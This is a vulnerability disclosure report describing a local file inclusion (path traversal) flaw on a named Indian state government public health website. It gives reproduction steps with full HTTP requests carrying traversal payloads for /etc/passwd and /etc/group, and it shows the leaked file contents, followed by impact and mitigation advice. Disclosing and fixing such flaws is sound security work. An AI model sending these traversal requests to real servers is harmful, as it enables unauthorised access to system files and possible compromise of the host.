LFI_on_publichealth.telangana.gov.in


Local File Inclusion on *publichealth.telangana.gov.in*

Local File Inclusion on https://publichealth.telangana.gov.in/download.do?fileName=2947.pdf&filePath=EventDocs endpoint which allows an attacker to include files on a server through the web browser. I was able to include `/etc/passwd`, `/etc/group`, `/etc/my.cnf` and many other server files on my browser form the server.

Summary: https://publichealth.telangana.gov.in/download.do?fileName=2947.pdf&filePath=EventDocs endpoint has a parameter `download.do?fileName=` which takes directory traversal payload eg. `../../../../../../../../../../../../etc/passwd` and fetches critical internal files form the server which can result in information disclosure to full system compromise.

Steps To Reproduce:

1. https://publichealth.telangana.gov.in/download.do?fileName=2947.pdf&filePath=EventDocs Go to this page and intercept the request on burpsuite.


Burp Suite Professional v1.7.37 - Temporary Project - Licensed to : Dr.FarFar - [WwW.Dr-FarFar.CoM] # [FB.Com/Dr.FarFar] # [Twitter.Com/3XS0]
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Intercept HTTP history WebSockets history Options
Request to https://publichealth.telangana.gov.in:443 [112.133.222.31]
Forward Drop Intercept is on Action
Comment this item
Raw Params Headers Hex
? < + >
0 matches

```
GET /download.do?fileName=2947.pdf&filePath=EventDocs HTTP/1.1
Host: publichealth.telangana.gov.in
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: key=value; JSESSIONID=21CB918FEBAF370AB912E6DA39CD8E0E
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
```


2. Send the request to repeater and turn off the interception.

3. Insert payloads in the parameter `download.do?fileName=<PAYLOAD>`

   - Payload 1: `/../../../../../../../../../etc/passwd`
   - Payload 2: `/../../../../../../../../../etc/group`

4. After inserting each payload in the above parameter and sending the request I was able to read the contents of above files. Here are the Requests and Responses as a POC:

Payload 1:



Burp Suite Professional v1.7.37 - Temporary Project - Licensed to : Dr.FarFar - [WwW.Dr-FarFar.CoM] # [FB.Com/Dr.FarFar] # [Twitter.Com/3XS0]
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
1 × 12 × ...
Go Cancel < >
Target: https://publichealth.telangana.gov.in
Request
Raw Params Headers Hex
Response
Raw Headers Hex
? < + > 0 matches
? < + > Type a search term 0 matches
Done
3,274 bytes | 83 millis

```
GET /download.do?fileName=/../../../../../../../../../etc/passwd&filePath=EventDocs HTTP/1.1
Host: publichealth.telangana.gov.in
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://www.google.com/
Connection: close
Cookie: JSESSIONID=21CB918FEBAF370AB912E6DA39CD8E0E
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: cross-site
Sec-Fetch-User: ?1
```

```
HTTP/1.1 200 OK
Cache-Control: private
Expires: Thu, 01 Jan 1970 05:30:00 IST
Server: webserver
Content-Security-Policy: frame-ancestors 'self'
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
Strict-Transport-Security: max-age=31536000
ETag: "version1"
X-FRAME-OPTIONS: DENY
Set-Cookie: key=value; HttpOnly; SameSite=strict
Content-Disposition: attachment;filename= passwd
Content-Type: application/octet-stream
Date: Wed, 23 Mar 2022 01:18:27 GMT
Connection: close
Content-Length: 2753

root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:99:99:Nobody:/:/sbin/nologin
systemd-network:x:192:192:systemd Network Management:/:/sbin/nologin
dbus:x:81:81:System message bus:/:/sbin/nologin
polkitd:x:999:998:User for polkitd:/:/sbin/nologin
abrt:x:173:173::/etc/abrt:/sbin/nologin
libstoragemgmt:x:998:997:daemon account for libstoragemgmt:/var/run/lsm:/sbin/nologin
rpc:x:32:32:Rpcbind Daemon:/var/lib/rpcbind:/sbin/nologin
colord:x:997:996:User for colord:/var/lib/colord:/sbin/nologin
saslauth:x:996:76:Saslauthd user:/run/saslauthd:/sbin/nologin
```

Payload 2:


Burp Suite Professional v1.7.37 - Temporary Project - Licensed to : Dr.FarFar - [WwW.Dr-FarFar.CoM] # [FB.Com/Dr.FarFar] # [Twitter.Com/3XS0]
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
1 × 12 × ...
Go Cancel < >
Target: https://publichealth.telangana.gov.in
Request
Raw Params Headers Hex
Response
Raw Headers Hex
? < + > Type a search term 0 matches
? < + > Type a search term 0 matches
Done
1,662 bytes | 86 millis

```
GET /download.do?fileName=/../../../../../../../../../etc/group&filePath=EventDocs HTTP/1.1
Host: publichealth.telangana.gov.in
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://www.google.com/
Connection: close
Cookie: JSESSIONID=21CB918FEBAF370AB912E6DA39CD8E0E
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: cross-site
Sec-Fetch-User: ?1
```

```
HTTP/1.1 200 OK
Cache-Control: private
Expires: Thu, 01 Jan 1970 05:30:00 IST
Server: webserver
Content-Security-Policy: frame-ancestors 'self'
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
Strict-Transport-Security: max-age=31536000
ETag: "version1"
X-FRAME-OPTIONS: DENY
Set-Cookie: key=value; HttpOnly; SameSite=strict
Content-Disposition: attachment;filename= group
Content-Type: application/octet-stream
Date: Wed, 23 Mar 2022 01:25:28 GMT
Connection: close
Content-Length: 1142

root:x:0:
bin:x:1:
daemon:x:2:
sys:x:3:
adm:x:4:
tty:x:5:
disk:x:6:
lp:x:7:
mem:x:8:
kmem:x:9:
wheel:x:10:admin
cdrom:x:11:
mail:x:12:postfix
man:x:15:
dialout:x:18:
floppy:x:19:
games:x:20:
tape:x:30:
video:x:39:
ftp:x:50:
lock:x:54:
```

Various other critical files can be accessed through this endpoint for POC I have only shown 2 critical files.

Impact:

- LFI can lead to information disclosure.
- In this case an attacker can read server's local files including password and config files which can lead to full system compromise.
- Remotely execute commands via combining this vulnerability with some of other attack vectors, such as file upload vulnerability or log injection.
- Gather usernames via `/etc/passwd` file.

Mitigation

- If possible, do not permit file paths to be appended directly. Make them hard-coded or selectable from a limited hard-coded path list via an index variable.
- If you definitely need dynamic path concatenation, ensure you only accept required characters such as "a-Z0-9" and do not allow ".." or "/" or "%00" (null byte) or any other similar unexpected characters.
- It's important to limit the API to allow inclusion only from a directory and directories below it. This ensures that any potential attacker cannot perform a directory traversal attack.